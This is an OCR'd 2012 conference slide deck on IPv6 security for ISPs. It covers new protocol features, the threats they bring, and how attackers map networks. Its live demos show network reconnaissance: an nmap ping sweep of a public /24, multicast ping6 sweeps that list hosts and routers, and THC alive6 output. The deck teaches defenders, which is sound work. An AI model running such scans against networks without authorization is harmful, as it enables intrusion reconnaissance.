IPv6 Security

::/0

Poland MUM – Warsaw – March, 2012

Eng. Wardner Maia
Brazil

md brasil IT & TELECOM

Introduction

Name: Wardner Maia
Country: Brazil

Electronic/Telecommunications Engineer

Internet Service Provider since 1995

Training Courses on Wireless since 2002

Mikrotik Certified Trainer since, 2007

Technical Director of company MD Brasil IT & Telecom

Member of board directors of LACNIC (http://www.lacnic.org)

Introduction

MD Brasil Information Technology and Telecommunications

→ ISP (Access and Hosting Services)

→ Authorized Telecommunications operator in Brazil.

→ Mikrotik Distributor and Training Partner.

→ Consulting services

www.mdbrasil.com / www.mdbrasil.com.br

Objectives and Target Audience

Objectives:

To understand conceptually the existing threats related to IPv6 and how they differ from the well known IPv4 ones.

To propose security measures and best practices to fight against potential attacks, specially using Mikrotik RouterOS.

Target Audience:

ISP's and WISP's running or planning to run IPv6 on their networks.

IT professionals responsible for securing networks.

Pre-requisites:

Basic knowledge of IPv6

Why do We need IPv6?

The long count of the universe will expire on December, 21st, 2012 !

md brasil IT & TELECOM

Why do we need IPv6 ?

ZDnet - April 20, 2011

It's official: Asia's just run out of IPv4 Addresses

By Steven J. Vaughan-Nichols | April 14, 2011, 2:27pm PDT

Summary: *Now, will you take switching over to IPv6 seriously?*

Well, that was fast. The Asia Pacific Network Information Centre (APNIC) has just released the last block of Internet Protocol version 4 (IPv4) addresses in its available pool. We knew this was coming when the Internet Corporation For Assigned Names and Numbers (ICANN) and the Internet Assigned Numbers Authority (IANA) announced in February that the last of the world's remaining IPv4 blocks had been assigned to the Regional Internet Registries (RIR). What we didn't know was that APNIC would run out quickly. I, and most other people, thought that its supply of IPv4 addresses would last until at least early summer. We were wrong.

Why do we need IPv6 ?

Some facts and numbers :

→ Almost 2 billion Internet users

→ 28,7% of world population

→ 444,8 % of increase on the last 10 years

→ In 2014, the total amount of Cell Phones, Smart Phones, Netbooks and 3G modems will reach **2.25 billion**!

→ **Internet of the things** is coming !

There are few IPv4 blocks remaining on RIR's!

::/0

Why do We Need to Discuss IPv6 Security Now?

Why do We Need to Discuss IPv6 Security Now?

ZDnet - February 20, 2012


First IPv6 Distributed Denial of Service Internet attacks seen

By Steven J. Vaughan-Nichols | February 20, 2012, 2:48pm PST

Summary: *You know IPv6 must finally be making it: The first IPv6 Distributed Denial of Service Internet attacks have been spotted in the wild.*

The clock is running out on IPv4 on the Internet, but even so the next generation of Internet traffic protocols, IPv6, is being adopted very slowly. But, it seems IPv6 is finally making it to broad acceptance. Arbor Networks reports that the "latest milestone in IPv6 development: the first observations of IPv6 Distributed Denial of Service (DDoS) attacks.

This can only be happening because the number of IPv6-based end-points have grown large enough that possible injection points for IPv6-based attacks is now large enough for attackers to use it. At the same, time they're finding targets on the IPv6-enabled Internet worthy of the effort needed to craft and execute attacks.



md brasil IT & TELECOM

Why to discuss IPv6 Security ?

Some facts about IPv6 security:

→ IPv6 development started in the early 1990 with few focus on security;
→ Some IPv4 well known security breaches like arp poisoning, address spoofing, etc have their correspondent on IPv6;
→ Some new IPv6 features create new vulnerabilities as well as transition process;
→There are **already** many IPv6 **hacking tools** available for anyone on the Internet;
→ IPv6 deployment is still slow and vulnerabilities are not yet widely shared, but this scenario is about to change.

Time to discuss IPv6 security is now !

IPv6 – New Features
New Threats

1) Larger Address Space

End to end architecture allowing full tracking and some applications that were impossible with IPv4 + NAT;

→ **Security Impact:** changes the way network scanning and reconnaissance will be done. New BOGONS threats.

2) Enhanced Header:

More simple and efficient header with 40 fixed bytes and possibility of extension headers. Less processing overhead;

→ **Security Impact:** vulnerabilities related to extensions headers open new avenues for attacks

md brasil
IT & TELECOM

IPv6 – New Features
New Threats

3) Improved ICMP (ICMPv6) and Multicast management
More efficient, allowing auto-configuration, neighborhood discovery and multicast group management;

→ **Security Impact:** like in IPv4, no authentication can leads to old-style attacks and new other possible. Multicast capabilities can be used to gather important information about the network (reconnaissance).

4) Auto Configuration:
Painless configuration for end users. Very useful feature for the purposes of the "Internet of the things";

→ **Security Impact:** End users big exposition to malicious attackers specially at public locations;

IPv6 – New Features
New Threats

5) Fragmentation only at source:
More efficiency on data transmission and less overhead on intermediary routers.
"Jumbograms" packets with larger payloads for greater efficiency;

→ **Security Impact:** More ICMPv6 dependency, making its control more difficult. New attacks based on forged ICMPv6 messages;

6) Mobility support:
Mobility support integrated to the protocol will allow nomadic and roaming applications;

→ **Security Impact:** Connection interception, with new styles of man-in-the-middle and denial of service attacks

IPv6 – New Features
New Threats

7) Transition mechanisms and translation techniques:
There will be no “D” day to switch IPv4 world to IPv6. To allow a transition most systems will have to run dual-stack and several tunneling techniques will be employed;

→ **Security Impact:** Dual Stack requires double efforts from network administrators and tunneling / translation techniques can be exploited to launch a series of new attacks;

What About IPSec Support ???

IPv6 Security – New Features
IPSec support ?

C|Net – May 12, 2011

http://news.cnet.com/d-link-helps-shift-ipv6-readiness-to-a-high-gear/8301-17938_105-20062381-1.html

For this reason, the need to move to a new IP version is imminent. The successor, Internet Protocol version 6 (IPv6), is capable of providing quite a few more addresses, with a total of some 340 undecillion. (It will take a long time to count but each undecillion equals a trillion trillion trillion.) Basically it's safe to say that IPv6 will give each person on Earth at least 3, or maybe even 5 or 10 IP addresses and still have quite a sizable amount reserved for future purposes. Apart from that, IPv6 also offers other improvements, such as faster speed and better security.

- **Enhanced network security**: Plug in an IPv6-enabled D-Link router and the new security feature is automatically turned on.


What About IPSec Support ???

At the beginning of protocol development, IPSec was a ***mandatory feature*** for all IPv6 compliant device. The use however was optional.

No matter what the standards had established, several vendors ignored such requirement.

IETF changed the IPSec support to ***recommended*** instead of mandatory.

AGENDA



1) Larger Address Space Impacts:

Internal and external reconnaissance, bogons threats;


2) Protocol Vulnerabilities and Possible Attacks:

Auto-configuration, Neighbor Discovery, Duplicate Address Detection Issues, Redirect Attacks, Header manipulation, etc

3) Countermeasures Using RouterOS by an ISP Point of View

Securing ISP perimeter, protecting customer networks, and public locations

AGENDA



1) Larger Address Space Impacts:

Internal and external reconnaissance, bogons threats;

2) Protocol Vulnerabilities and Possible Attacks:

Auto-configuration, Neighbor Discovery, Duplicate Address Detection Issues, Redirect Attacks, Header manipulation, etc

3) Countermeasures Using RouterOS by an ISP Point of View

Securing ISP perimeter, protecting customer networks, and public locations

Larger Address Space and its impacts on security

IPv6 has the following number of addresses:


2 ^128 = 3,4028236692093846346337460743177e+38

This big number will impact security in 2 main aspects:

→ Reconnaissance (Scanning) process will be different
→ There will be a lot of unused IP's very useful for attacks

Reconnaissance

Reconnaissance purpose is to gather as much information as possible from victim's networks



md brasil IT & TELECOM

Reconnaissance in IPv4

Reconnaissance in IPv4 networks is trivial and an attacker can have network information on few seconds with tools like Nmap

```
maia@maia-laptop:~$ nmap -sP 220.221.2.0/24

Starting Nmap 5.00 ( http://nmap.org ) at 2012-02-11 17:25 BRST
Host i220-221-2-7.s41.a011.ap.plala.or.jp (220.221.2.7) is up (0.36s latency).
Host i220-221-2-123.s41.a011.ap.plala.or.jp (220.221.2.123) is up (0.33s latency).
Host i220-221-2-205.s41.a011.ap.plala.or.jp (220.221.2.205) is up (0.35s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 14.22 seconds
maia@maia-laptop:~$
```

After knowing the hosts that are alive, Nmap can be used to gather further information about the hosts and launch several attacks. Other tools like Nessus can help finding vulnerabilities

→ A /24 (254 hosts) can be scanned in less than 30 seconds!

Reconnaissance in IPv6

Minimum recommended allocation for end users is a /64 (for auto configuration to work)


2^64 = 18.446.744.073.709.551.616 hosts

With traditional method (brute scanning), several years would be needed to scan the whole space even for a single home user.

For this reason, one common belief related to IPv6 security is that scan attacks are not feasible.


In fact, if one takes in account that hosts were distributed randomly among the whole space, the above statement would be correct. But this situation is far from being the reality.


Creation of the link local address



http://standards.ieee.org/regauth/oui/tutorials/EUI64.html

Creation of the Link Local Address





00:0C:42:45:EA:F4 → FE80::20C:42FF:FE45:EAF4

Mikrotik Device

Variable Part


Critical Systems Scanning from outside world

Scanning from outside world can be facilitated:

→ Usually **low numbers** configured for servers (2001:db8::**1**, 2001:db8::**2**, etc)

→ **"Wordy"** IP Addresses (2001:db8**:babe:beef::dead**, 2001:db8**:face::c0de**)


→ Public information on DNS's servers and other databases.



Reconnaissance from Insiders

Very easy reconnaissance with new Multicast addresses.

Pinging selectively All Routers, All DHCP Servers, etc an attacker can easily gather information about the target network.



Multicast Addresses

Interesting Multicast Addresses:

Address	**Description**
FF02::1	Find Nodes on a subnet
FF02::2	Return Local Subnet Routers
FF02::5	OSPF Routers
FF02::6	Designed OSPF Routers (DR’s)
FF02::9	RIP Routers
FF02::D	PIM Routers
FF02::1:2	DHCP Agents

Live Demos

md brasil
IT & TELECOM

Live Demo

ff02::1 (All Hosts)

```
maia@maia-laptop:~$ sudo ping6 -I wlan0 ff02::1
PING ff02::1(ff02::1) from fe80::223:14ff:fe21:d4a8 wlan0: 56 data bytes
64 bytes from fe80::223:14ff:fe21:d4a8: icmp_seq=1 ttl=64 time=0.097 ms
64 bytes from fe80::a00:27ff:fe20:1052: icmp_seq=1 ttl=64 time=0.328 ms (DUP!)
64 bytes from fe80::a00:27ff:fe20:1052: icmp_seq=1 ttl=64 time=0.392 ms (DUP!)
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=1 ttl=64 time=0.917 ms (DUP!)
64 bytes from fe80::20c:42ff:fe0c:a003: icmp_seq=1 ttl=64 time=1.20 ms (DUP!)
64 bytes from fe80::20c:42ff:fe3a:8e24: icmp_seq=1 ttl=64 time=1.63 ms (DUP!)
64 bytes from fe80::223:14ff:fe21:d4a8: icmp_seq=2 ttl=64 time=0.107 ms
64 bytes from fe80::a00:27ff:fe20:1052: icmp_seq=2 ttl=64 time=0.299 ms (DUP!)
64 bytes from fe80::a00:27ff:fe20:1052: icmp_seq=2 ttl=64 time=0.375 ms (DUP!)
```

ff02::2 (All Routers)

```
maia@maia-laptop:~$ sudo ping6 -I wlan0 ff02::2
PING ff02::2(ff02::2) from fe80::223:14ff:fe21:d4a8 wlan0: 56 data bytes
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=1 ttl=64 time=8.77 ms
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=2 ttl=64 time=0.804 ms
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=3 ttl=64 time=0.904 ms
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=4 ttl=64 time=0.832 ms
```

Live Demo

ff02::5 (All OSPF Routers)

```
maia@maia-laptop:~$ sudo ping6 -I wlan0 ff02::5
PING ff02::5(ff02::5) from fe80::223:14ff:fe21:d4a8 wlan0: 56 data bytes
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=1 ttl=64 time=0.826 ms
64 bytes from fe80::20c:42ff:fe0c:a003: icmp_seq=1 ttl=64 time=1.26 ms (DUP!)
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=2 ttl=64 time=0.870 ms
64 bytes from fe80::20c:42ff:fe0c:a003: icmp_seq=2 ttl=64 time=1.17 ms (DUP!)
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=3 ttl=64 time=0.804 ms
64 bytes from fe80::20c:42ff:fe0c:a003: icmp_seq=3 ttl=64 time=1.15 ms (DUP!)
```

ff02::1:2 (All DHCP Servers)

```
maia@maia-laptop:~$ sudo ping6 -I wlan0 ff02::1:2
PING ff02::1:2(ff02::1:2) from fe80::223:14ff:fe21:d4a8 wlan0: 56 data bytes
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=1 ttl=64 time=9.80 ms
64 bytes from fe80::20c:42ff:fe3a:8e24: icmp_seq=1 ttl=64 time=10.3 ms (DUP!)
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=2 ttl=64 time=0.916 ms
64 bytes from fe80::20c:42ff:fe3a:8e24: icmp_seq=2 ttl=64 time=1.25 ms (DUP!)
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=3 ttl=64 time=0.820 ms
64 bytes from fe80::20c:42ff:fe3a:8e24: icmp_seq=3 ttl=64 time=2.56 ms (DUP!)
```

md brasil IT & TELECOM


Live Demo

THC utility to find out all alive hosts
(Inside a network, similar to nmap –sP)

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./alive6
./alive6 v1.8 (c) 2011 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ./alive6 [-dlmrS] [-W TIME] [-i FILE] [-o FILE] [-s NUMBER] interface [u
nicast-or-multicast-address [remote-router]]

Shows alive addresses in the segment. If you specify a remote router, the
packets are sent with a routing header prefixed by fragmentation
```

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./alive6 eth0 ff02::1
[sudo] password for maia:
Alive: 2001:db8::1
Alive: 2001:db8::3
Alive: 2001:db8::224:beff:fe66:797f
Alive: 2001:db8::2
Found 4 systems alive
```

AGENDA



1) Larger Address Space Impacts:

Internal and external reconnaissance, bogons threats;

2) Protocol Vulnerabilities and Possible Attacks:

Auto-configuration, Neighbor Discovery, Duplicate Address Detection Issues, Redirect Attacks, Header manipulation, etc

3) Countermeasures Using RouterOS by an ISP Point of View

Securing ISP perimeter, protecting customer networks, and public locations

